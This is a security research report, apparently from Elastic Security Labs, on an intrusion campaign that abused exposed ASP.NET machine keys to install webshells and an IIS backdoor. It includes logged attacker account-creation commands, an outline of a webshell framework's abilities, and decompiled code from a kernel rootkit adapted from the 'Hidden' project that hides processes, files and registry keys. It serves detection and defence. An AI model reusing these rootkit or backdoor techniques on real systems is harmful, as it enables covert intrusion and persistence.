TOLLBOOTH: What's yours, IIS mine

By Daniel Stepanic, Jia Yu Chan, Salim Bitam, Seth Goodwin, Andrew Pease, Braxton Williams

Published: 2025-10-22 · Archived: 2026-04-05 20:07:34 UTC

Introduction

In September 2025, Texas A&M University System (TAMUS) Cybersecurity, a managed detection and response provider in collaboration with Elastic Security Labs, discovered post-exploitation activity by a Chinese-speaking threat actor who installed a malicious IIS module, which we are calling TOLLBOOTH. During this time, we observed a Godzilla-forked webshell framework, the use of the Remote Monitoring and Management (RMM) tool GotoHTTP, along with a malicious driver used to conceal their activity. The threat actor exploited a misconfigured IIS web server that used ASP.NET machine keys found in public resources, such as Microsoft's documentation or StackOverflow support pages.

A similar chain of events was first reported by Microsoft in February, earlier this year. Our team believes this is the continuation of the same threat activity that AhnLab also detailed in April, based on similar malware and behaviors. During this event, we were able to leverage our partnership with Texas A&M System Cybersecurity to collect insights around the activity. Additionally, through collaboration with Validin, leveraging their global scanning infrastructure, we've determined that organizations worldwide have been impacted by this campaign. The following report will detail the events and tooling used in this activity cluster, known as REF3927. Our hope is to raise more awareness of this activity among defenders and organizations, as it is actively being abused at a global scale.


Key takeaways

- Threat actors are abusing misconfigured IIS servers using publicly exposed machine keys
- Post-compromise behaviors include using a malicious driver, remote monitoring tooling, credential dumping, webshell deployment, and IIS malware
- Threat actors adapted the open source "Hidden" rootkit project to hide their presence
- The main objective appears to be to install an IIS backdoor, called TOLLBOOTH, that includes SEO cloaking and webshell capabilities
- This campaign included large-scale exploitation across geographies and industry verticals

Campaign Overview

Attack vector


Last month, Elastic Security Labs and Texas A&M System Cybersecurity investigated an intrusion involving a misconfigured Windows IIS server. This was directly related to a server configured with ASP.NET machine keys that were previously published on the Internet. Machine keys used in ASP.NET applications refer to cryptographic keys used to encrypt and validate data. These keys are composed of two parts, `ValidationKey` and `DecryptionKey`, which are used to secure ASP.NET features such as `ViewState` and authentication cookies.



REF3927 attack pattern & TOLLBOOTH SEO cloaking workflow

`ViewState` is a mechanism used by ASP.NET web applications to preserve the state of a page and its controls across HTTP requests. Since HTTP is a stateless protocol, `ViewState` allows data to be collected when the page is submitted and rendered again. This data is stored in a hidden field (`__VIEWSTATE`) on the page that is serialized and encoded in Base64. This `ViewState` field is susceptible to deserialization attacks, allowing an attacker to forge payloads using the application's machine keys. We have reason to believe this is part of an opportunistic campaign targeting Windows web servers using publicly exposed machine keys.

Below is an example of this type of deserialization attack, demonstrated via a POST request in a virtual environment using an open source .NET deserialization payload generator. The `__VIEWSTATE` field contains a URL-encoded and Base64-encoded payload that will perform a `whoami` and write a file to a directory. With a successful exploitation request, the server will respond with an `HTTP/1.1 500 Internal Server Error` .



Packet capture showing an example of a successful deserialization attack

Post-compromise activity

Upon initial access through ViewState injection, REF3927 was observed deploying webshells, including a Godzilla shell framework, to facilitate persistent access. They then enumerated privileges and attempted (unsuccessfully) to create their own user accounts. When account creation attempts failed, the actor then uploaded and executed the GotoHTTP Remote Monitoring and Management (RMM) tool. The threat actor created an Administrator account and attempted to dump credentials using Mimikatz, but this was prevented by Elastic Defend.

@timestamp	kibana.alert.rule.name	process.command_line
Sep 18, 2025 @ 01:07:38.058	User Account Creation	net user "admin" "Adm!n2025$SecureX" /add
Sep 18, 2025 @ 01:07:38.055	User Account Creation	net user admin Adm!n2025$StrongX /add
Sep 18, 2025 @ 01:02:38.087	User Account Creation	net user admin$ Adm!n2025$StrongX /add
Sep 18, 2025 @ 01:02:38.084	User Account Creation	net user admin$ Adm!n2025$StrongX /add
Sep 18, 2025 @ 01:02:38.082	User Account Creation	net user admin$ Adm!n2025$StrongX /add
Sep 18, 2025 @ 01:02:38.080	User Account Creation	net user admin$ Str0ng!2025 /add
Sep 18, 2025 @ 01:02:38.078	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 18, 2025 @ 00:59:06.924	Malicious Behavior Detection Alert: Execution from Suspicious Directo	"C:\Users\Public\GotoHTTP.exe" Global\GotoHTTP_1
Sep 18, 2025 @ 00:59:06.921	Malicious Behavior Detection Alert: Suspicious Execution via Windows S	"C:\Users\Public\GotoHTTP.exe" service
Sep 18, 2025 @ 00:57:38.040	User Account Creation	net user admin$ hack123456! /add
Sep 18, 2025 @ 00:52:38.064	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 18, 2025 @ 00:52:38.061	User Account Creation	net user admin$ hack123456! /add
Sep 18, 2025 @ 00:47:38.083	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 18, 2025 @ 00:47:38.080	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 18, 2025 @ 00:47:38.077	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 18, 2025 @ 00:47:38.074	User Account Creation	net user admin$ Str0ng!Pass2025 /add
Sep 17, 2025 @ 23:32:37.886	User Account Creation	net user admin$ Hack123456789! /add
Sep 17, 2025 @ 23:27:37.996	User Account Creation	net user admin$ hack123456789! /add
Sep 17, 2025 @ 23:27:37.992	User Account Creation	net user admin$ hack123456! /add

Elastic Defend alerting showing hands-on post-compromise activity

With attempts to further expand the scope of the intrusion blocked, the threat actor deployed their traffic hijacking IIS Module, TOLLBOOTH, as a means to monetize their access. The actor also attempted to deploy a modified version of the open-source Hidden rootkit to obfuscate their malware. In the observed intrusion, Elastic Defend prevented both TOLLBOOTH and the rootkit from being executed.

@timestamp	kibana.alert.rule.name	file.name	file.Ext.malware_classification.score	file.Ext.malware_signature.all_names
Sep 18, 2025 @ 02:20:40.831	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:15:40.927	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:10:40.863	Malicious File Prevented	caches.dll	0.6191047430038452	
Sep 18, 2025 @ 02:10:40.859	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:10:40.855	Malicious File Prevented	caches.dll	0.6191047430038452	
Sep 18, 2025 @ 02:10:40.851	Malicious File Prevented	Wingtb.sys	0.9998024106025696	
Sep 18, 2025 @ 02:10:40.847	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:10:40.842	Malicious File Prevented	x64.dll	0.6191047430038452	
Sep 18, 2025 @ 02:05:40.925	Malicious File Prevented	caches.dll	0.6191047430038452	
Sep 18, 2025 @ 02:05:40.921	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:05:40.918	Malicious File Prevented	caches.dll	0.6191047430038452	
Sep 18, 2025 @ 02:05:40.914	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:05:40.909	Malicious File Prevented	caches.dll	0.6191047430038452	
Sep 18, 2025 @ 02:05:40.905	Malicious File Prevented	Wingtb.sys	0.9998024106025696	
Sep 18, 2025 @ 02:05:40.900	Malicious File Prevented	Wingtb.sys	0.9992566704750061	
Sep 18, 2025 @ 02:05:40.896	Malicious File Prevented	x64.dll	0.6191047430038452	
Sep 18, 2025 @ 01:15:40.668	Malicious File Prevented	mimikatz.exe	0.9999949932098389	Windows.Hacktool.Mimikatz


Actor attempts to deploy Mimikatz, HIDDENDRIVER, and TOLLBOOTH

Godzilla EKP analysis

One of the main tools used by this group is a Godzilla-forked framework called `Z-Godzilla_ekp` written by ekkoo-z. This tool piggybacks off the previous Godzilla project by adding new features such as an AMSI bypass plugin and masquerading its network traffic to appear more legitimate. This toolkit allows operators to generate ASP.NET, Java, C#, and PHP payloads, connect to targets, and provides different encryption options to hide network traffic. This framework uses a plugin system driven by a GUI with many features, including:

- Discovery/enumeration capabilities
- Privilege escalation techniques
- Command execution/file execution

- Shellcode loader, meterpreter, in-memory PE execution
- File management, zipping utility
- Cred stealing plugin (`lemon`) - Retrieves FileZilla, Navicat, WinSCP, and Xmanager credentials
- Browser password scraping
- Port scanning, HTTP proxy configuration, note-taking



Command execution plugin from Z-Godzilla_ekp

Below is a network traffic example showing the operator traffic to the webshell (`error.aspx`) using `Z-Godzilla_ekp` . The webshell will take the Base64-encoded AES-encrypted data from the HTTP POST request, then execute the .NET assembly in-memory. These requests are disguised by embedding the encrypted data in HTTP POST parameters in order to blend in as normal network traffic.

Example of POST request using Z-Godzilla_ekp

Rootkit analysis

The attacker hid their presence on the infected machine by deploying a kernel rootkit. This rootkit works in conjunction with a userland application named HijackDriverManager, whose interface strings are written in Chinese, to interact with the driver. For this analysis, we examined both the malicious rootkit and the code from the original “Hidden” open-source project from which it was derived. Internally, we are calling the rootkit `HIDDENDRIVER` and the userland application `HIDDENCLI` .

This malicious software is a modified version of the open source rootkit Hidden, which has been available on GitHub for years. The malware author made minor modifications before compilation. For example, the rootkit uses Direct Kernel Object Manipulation (DKOM) to hide its presence and maintain persistence on the compromised system. The compiled driver still has "hidden" within the compilation path string, indicating that they used the "Hidden" rootkit project.

```
C       0\aw,a
C - ... D:\\DriverSpace\\hidden\\x64\\Release\\Winkbj.pdb
```

Rookit's string showing the compilation path

Upon initial loading into the kernel, the driver prioritizes a series of critical initialization steps. It first invokes seven initialization functions:

- `InitializeConfigs`
- `InitializeKernelAnalyzer`
- `InitializePsMonitor`
- `InitializeFSMiniFilter`
- `InitializeRegistryFilter`
- `InitializeDevice`
- `InitializeStealthMode`

To prepare its internal components before populating its driver object and associated fields, such as major functions.

```
_InterlockedExchange(&dword_14006CE38, 1);
*(_QWORD *)(::Driver + 104) = 0LL;
if ( (int)fxh::InitializeConfigs(String2) < 0 )// it initiate the config with values from registry
  DbgPrint("[HahaDbg]Error, can't initialize configs");
p_Dst_val_or = fxh::misc::get_p_Dst_val_or_1();
p_?I_Quit@@YAXXZ = 0LL;
_InterlockedExchange(&dword_14006CE38, p_Dst_val_or);
if ( !p_Dst_val_or )
  p_?I_Quit@@YAXXZ = I_Quit;
*(_QWORD *)(::Driver + 104) = p_?I_Quit@@YAXXZ;
fxh::process::wrapper_process_get_ActiveProcessList_offset();// get active process list from EPROCESS->ActiveProcessList
if ( (int)fxh::driver::InitializePsMonitor(Driver) < 0 )
  DbgPrint("[HahaDbg]Error, object monitor haven't started");
if ( (int)fxh::driver::InitializeFSMiniFilter(Driver) < 0 )
  DbgPrint("[HahaDbg]Error, file-system mini-filter haven't started");
if ( (int)fxh::driver::InitializeRegistryFilter(Driver) < 0 )
  DbgPrint("[HahaDbg]Error, registry filter haven't started");
if ( (int)fxh::driver::InitializeDevice(Driver) < 0 )
  DbgPrint("[HahaDbg]Error, can't create device");
if ( (int)fxh::driver::InitializeStealthMode(Driver, String2) < 0 )
  DbgPrint("[HahaDbg]Error, can't activate stealth mode");
deconstructor();
return 0LL;
```

Malicious rootkit initialization function

The following sections will elaborate on each of these seven critical initialization functions, detailing their purpose.

InitializeConfigs

The rootkit's initial action is to run the `InitializeConfigs` function. This function's sole purpose is to read the rootkit's configuration from the driver's service key in the Windows registry, which is populated by the userland application. These values are extracted and put in global configuration variables that will be later used by the rootkit.

The following table summarizes the configuration parameters that the rootkit extracts from the registry:

Registry name	Description	Type
`Kbj_WinkbjFsDirs`	A list of directory paths to be hidden	string
`Kbj_WinkbjFsFiles`	A list of file paths to be hidden	string

Registry name	Description	Type
`Kbj_WinkbjRegKeys`	A list of registry keys to be hidden	string
`Kbj_WinkbjRegValues`	A list of registry values to be hidden	string
`Kbj_FangxingImages`	A list of process images to whitelist	string
`Kbj_BaohuImages`	A list of process images to protect	string
`Kbj_WinkbjImages`	A list of process images to be hidden	string
`Kbj_Zhuangtai`	A global kill switch that is set from userland	bool
`Kbj_YinshenMode`	This flag signals that the rootkit must conceal its artifacts.	bool

```
GetRegistryDWORD(KeyHandle, L"Kbj_Zhuangtai", &v19, 1);
LOBYTE(Dst[0]) = v19 != 0;
GetRegistryDWORD(KeyHandle, L"Kbj_YinshenMode", &v19, 0);
BYTE1(Dst[0]) = v19 != 0;
QueryAndAllocRegistryData(KeyHandle, L"Kbj_WinkbjFsDirs", 7, (__int64)Dst + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_WinkbjFsFiles", 7, (__int64)&Dst[1] + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_WinkbjRegKeys", 7, (__int64)&Dst[2] + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_WinkbjRegValues", 7, (__int64)&Dst[3] + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_FangxingImages", 7, (__int64)&Dst[4] + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_BaohuImages", 7, (__int64)&Dst[5] + 8, 0LL);
QueryAndAllocRegistryData(KeyHandle, L"Kbj_WinkbjImages", 7, (__int64)&Dst[6] + 8, 0LL);
```

Rootkit retrieves values from its configuration stored in the registry

InitializeKernelAnalyzer

Its purpose is to dynamically scan the kernel memory to find the addresses of the `PspCidTable` and `ActiveProcessLinks` that are needed.

The `PspCidTable` is the kernel's structure that serves as a table for process and thread IDs, while `ActiveProcessLinks` under the `_EPROCESS` structure serves as a doubly-linked list connecting all currently running processes. It allows the system to track and traverse all active processes. By removing entries from this list, it is possible to hide processes from enumeration tools like Process Explorer.

LookForPspCidTable

It searches for the `PspCidTable` address by disassembling the function `PsLookupProcessByProcessId` with the library Zydis and parsing it.

```
if (instruction->mnemonic == ZYDIS_MNEMONIC_MOV)
{
    ZyanU64 pointer = 0;

    ZyanStatus status = ZydisCalcAbsoluteAddress(instruction, instruction->operands + 1, address, &pointer);
    if (!ZYAN_SUCCESS(status))
        return TRUE;

    //TODO: validate PspCidTable

    if (instruction->operands[1].type != ZYDIS_OPERAND_TYPE_MEMORY)
        return TRUE;

if _M_AMD64
    if (instruction->operands[1].mem.segment == ZYDIS_REGISTER_GS)
else
```

Original hidden code: PspCidTable lookup

LookForActiveProcessLinks

This function determines the offset of the `ActiveProcessLinks` field within the `_EPROCESS` structure. It uses hardcoded offset values specific to different Windows versions. It has a fast scanning process that relies on these hardcoded values to find the `ActiveProcessLinks` field, which will be validated by another function. In case it fails to find it with the hardcoded values, it takes a brute-force approach by starting from a hardcoded relative offset to the maximum possible offset.

InitializePsMonitor

`InitializePsMonitor` sets up the rootkit's process monitoring and manipulation engine. This is the heart of its ability to hide processes.

It first initializes three AVL tree structures to hold information (rules) for excluding, protecting, and hiding processes. It uses `RtlInitializeGenericTableAvl` for high-speed lookups and populates them with data from the configuration. It then sets up different kernel callbacks to monitor the system using the set of rules.

Registering object manager callback with (ObRegisterCallbacks)

This hook registers the `ProcessPreCallback` and `ThreadPreCallback` functions. The kernel's Object Manager executes this code before it completes any request to create or duplicate a handle to a process or thread.

```
g_regOperation_1[0].ObjectType = PsProcessType;
g_regOperation_1[0].Operations = 3;
g_regOperation_1[0].PreOperation = (POB_PRE_OPERATION_CALLBACK)ProcessPreCallback;
g_regOperation_2.ObjectType = PsThreadType;
g_regOperation_2.PreOperation = (POB_PRE_OPERATION_CALLBACK)ThreadPreCallback;
g_regOperation_2.Operations = 3;
CallbackRegistration.OperationRegistration = g_regOperation_1;
byte_14006CE08 = 1;
g_regOperation_1[0].PostOperation = 0LL;
g_regOperation_2.PostOperation = 0LL;
*(_DWORD *)&CallbackRegistration.Version = 0x20100;
CallbackRegistration.RegistrationContext = 0LL;
RtlInitUnicodeString(&CallbackRegistration.Altitude, L"1000");
ProcessNotifyRoutine = ObRegisterCallbacks(&CallbackRegistration, (PVOID *)&RegistrationHandle_);
```

Rootkit registering process and thread precallbacks

When a process tries to get a handle on another process, the callback function `ProcessPreCallback` is called. It will first check if the destination process is a protected process (in the list). If it is the case, instead of not granting access, it will simply downgrade its rights over the protected process with the access set to `SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION`.

This will ensure that processes cannot interact with/inspect, or kill the protected process.

The same mechanism applies to threads.

Process Creation Callback(PsSetCreateProcessNotifyRoutineEx)

The rootkit registers a callback with the `PsSetCreateProcessNotifyRoutineEx` API on process creation. When a new process is launched, this callback runs a function `CheckProcessFlags` that checks the process's image against the configured list of image paths. It then creates an entry for this new process in its internal tracking table, setting its `excluded`, `protected`, and `hidden` flags accordingly.

Behavior based on flags:

- **Excluded**
  - The rootkit will ignore the process and just let it run as expected.
- **Protected**
  - The rootkit will not allow any other process to get a privileged handle on it, similar to what happens in `ProcessPreCallback`.
- **Hidden**

- The rootkit will hide the process by Direct Kernel Object Manipulation (DKOM). Directly manipulating a process's kernel structures at the very instant of its creation can be unstable. In the process creation callback, if a process needs to be hidden, it is unlinked from the ActiveProcessLinks list. However, it sets a `postponeHiding` flag that will be explained below.

The Image Load callback (PsSetLoadImageNotifyRoutine)

This registers the `LoadProcessImageNotifyCallback` using `PsSetLoadImageNotifyRoutine`, which the kernel calls whenever an executable image (a `.exe` or `.dll`) is loaded into a process's memory.

When the image is loaded, the callback checks the `postponeHiding` flag; if set, it calls `UnlinkProcessFromCidTable` to remove it from the master process ID table (`PspCidTable`).

InitializeFSMiniFilter

The function defines its capabilities in the `FilterRegistration structure(FLT_REGISTRATION)`. This structure tells the operating system which functions to call for which types of file system operations. It registers callbacks for the following requests:

- `IRP_MJ_CREATE` : Intercepts any attempt to open or create a file or directory.
- `IRP_MJ_DIRECTORY_CONTROL` : Intercepts any attempt to list the contents of a directory.

FltCreatePreOperation(IRP_MJ_CREATE)

This is a pre-operation callback, when a process tries to create/open a file, this function is triggered. It will check the path against its list of files to be hidden. If a match is found, it will change the operation result of the IRP request to `STATUS_NO_SUCH_FILE`, indicating to the requesting process that the file does not exist, except if the process is included in the excluded list.

FltDirCtrlPostOperation(IRP_MJ_DIRECTORY_CONTROL)

This is a post-operation callback; the implemented hook essentially intercepts the directory listening generated by the system and modifies it by removing any files listed as hidden.

InitializeRegistryFilter

After concealing its processes and files, the rootkit's next step is to erase entries from the Windows Registry. The `InitializeRegistryFilter` function accomplishes this by installing a registry filtering callback to intercept and modify registry operations.

It registers a callback using the `CmRegisterCallbackEx` API, using the same principle as with files. If the registry key or value is in the hidden registry list, the callback function will return the status `STATUS_NOT_FOUND`.

InitializeDevice

The `InitializeDevice` function does the driver initialization needed, and it sets up an `IOCTL communication` so that the userland application can communicate with it directly

The following is a table describing each IOCTL command handled by the driver.

IOCTL command	Description
`HID_IOCTL_SET_DRIVER_STATE`	Soft enable/disable the rootkit functionalities by setting a global state flag that acts as a master on/off switch.

IOCTL command	Description
`HID_IOCTL_GET_DRIVER_STATE`	Retrieve the current state of the rootkit (enabled/disabled).
`HID_IOCTL_ADD_HIDDEN_OBJECT`	Adds a new rule to hide a specific file, directory, registry key, or value.
`HID_IOCTL_REMOVE_HIDDEN_OBJECT`	Removes a single hiding rule by its unique ID.
`HID_IOCTL_REMOVE_ALL_HIDDEN_OBJECTS`	Remove all hidden objects for a specific object type(registry keys/values, files, directories).
`HID_IOCTL_ADD_OBJECT`	Adds a new rule to automatically hide, protect, or exclude a process based on its image path.
`HID_IOCTL_GET_OBJECT_STATE`	Queries the current state (hidden, protected, or excluded) of a specific running process by its PID.
`HID_IOCTL_SET_OBJECT_STATE`	This command modifies the state (hidden, protected, or excluded) of a specific running process, identified by its PID.
`HID_IOCTL_REMOVE_OBJECT`	Removes a single process rule (hide, protect, or exclude) by its unique ID.
`HID_IOCTL_REMOVE_ALL_OBJECTS`	This command clears all process states and image rules of a specific type.

InitializeStealthMode

After successfully setting up its configuration, process callbacks, and file system filters, the rootkit executes its final initialization routine: `InitializeStealthMode`. If the configuration flag `Kbj_YinshenMode` is enabled, it will hide every artifact associated with the rootkit, including registry keys, the `.sys` file, and other related components, using the same techniques described above.

Code Variations

While the malware is heavily based on the `HIDDENDRIVER` source code, our analysis identified several minor alterations. The following section breaks down the notable code differences we observed.

The original code in the `IsProcessExcluded` function consistently excludes the system process (PID 4) from the rootkit's operations. However, the malicious rootkit has an exclusion list for additional process names, as illustrated in the provided screenshot.

```
BOOLEAN IsProcessExcluded(HANDLE ProcessId)
{
    PProcessTableEntry entry;
    BOOLEAN result;

    // Exclude system process because we don't want affect to kernel-mode threads
    if (ProcessId == SYSTEM_PROCESS_ID)
        return TRUE;

    ExAcquireFastMutex(&g_processTableLock);
    entry = GetProcessInProcessTable(ProcessId);
    result = (entry && entry->excluded ? TRUE : FALSE);
    ExReleaseFastMutex(&g_processTableLock);

    return result;
}
```

Hidden

```
ProcessImageFileName = PsGetProcessImageFileName(CurrentProcess);
if ( (unsigned int)cmp_str(ProcessImageFileName, "iis")
  || (unsigned int)cmp_str(ProcessImageFileName, "w3wp")
  || (unsigned int)cmp_str(ProcessImageFileName, "jsp")
  || (unsigned int)cmp_str(ProcessImageFileName, "cfm")
  || (unsigned int)cmp_str(ProcessImageFileName, "nginx")
  || (unsigned int)cmp_str(ProcessImageFileName, "apache")
  || (unsigned int)cmp_str(ProcessImageFileName, "php")
  || (unsigned int)cmp_str(ProcessImageFileName, "httpd")
  || (unsigned int)cmp_str(ProcessImageFileName, "tomcat")
  || (unsigned int)cmp_str(ProcessImageFileName, "chrome")
  || (unsigned int)cmp_str(ProcessImageFileName, "aspnet_wp")
  || (unsigned int)cmp_str(ProcessImageFileName, "inetinfo")
  || (unsigned int)cmp_str(ProcessImageFileName, "iisexpress")
  || (unsigned int)cmp_str(ProcessImageFileName, "node")
  || (unsigned int)cmp_str(ProcessImageFileName, "java")
  || (unsigned int)cmp_str(ProcessImageFileName, "lighttpd")
  || (unsigned int)cmp_str(ProcessImageFileName, "caddy")
  || (unsigned int)cmp_str(ProcessImageFileName, "cherokee")
  || (unsigned int)cmp_str(ProcessImageFileName, "lshttpd")
  || (unsigned int)cmp_str(ProcessImageFileName, "python")
  || (unsigned int)cmp_str(ProcessImageFileName, "mongoose")
  || (unsigned int)cmp_str(ProcessImageFileName, "ruby")
  || (unsigned int)cmp_str(ProcessImageFileName, "puma")
  || (unsigned int)cmp_str(ProcessImageFileName, "ruby")
  || (unsigned int)cmp_str(ProcessImageFileName, "Ruby")
  || (unsigned int)cmp_str(ProcessImageFileName, "gunicorn")
  || (unsigned int)cmp_str(ProcessImageFileName, "python")
  || (unsigned int)cmp_str(ProcessImageFileName, "Python")
  || (unsigned int)cmp_str(ProcessImageFileName, "gunicorn")
  || (unsigned int)cmp_str(ProcessImageFileName, "Gunicorn")
  || (unsigned int)cmp_str(ProcessImageFileName, "svchost")
  || (unsigned int)cmp_str(ProcessImageFileName, "inet")
  || (unsigned int)cmp_str(ProcessImageFileName, "Inet")
  || ProcessId == 4 )                          // SYSTEM_PROCESS_ID
{
  return 1;
}
```

Malicious rootkit

Difference between “Hidden” and the rootkit function IsProcessExcluded

The original code's callback for filtering system information (including files, directories, and registries) used the `IsDriverEnabled` function to verify if the driver functionalities were enabled. However, the observed rootkit introduced an additional, automatic whitelist check for processes with the image name hijack, which corresponds to the userland application.

```
FLT_POSTOP_CALLBACK_STATUS FltDirCtrlPostOperation(PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects, PVOID CompletionContext, FLT_POST_OPERATION_FLAGS Flags)
{
    PFLT_PARAMETERS params = &Data->Iopb->Parameters;
    PFLT_FILE_NAME_INFORMATION fltName;
    NTSTATUS status;

    UNREFERENCED_PARAMETER(FltObjects);
    UNREFERENCED_PARAMETER(CompletionContext);
    UNREFERENCED_PARAMETER(Flags);

    if (!IsDriverEnabled())
        return FLT_POSTOP_FINISHED_PROCESSING;

    if (!NT_SUCCESS(Data->IoStatus.Status))
        return FLT_POSTOP_FINISHED_PROCESSING;
```


“Hidden” source code: FltDirCtrlPostOperation callback

```
bool check_ProcessImageFileName_hijack()
{
  PEPROCESS CurrentProcess; // rax
  __int64 ProcessImageFileName; // rax

  CurrentProcess = IoGetCurrentProcess();
  ProcessImageFileName = PsGetProcessImageFileName(CurrentProcess);
  return (unsigned int)cmp_str(ProcessImageFileName, "hijack") != 0;
}
```

“Hidden” source code: PsGetProcessImageFileName usage

RMM usage

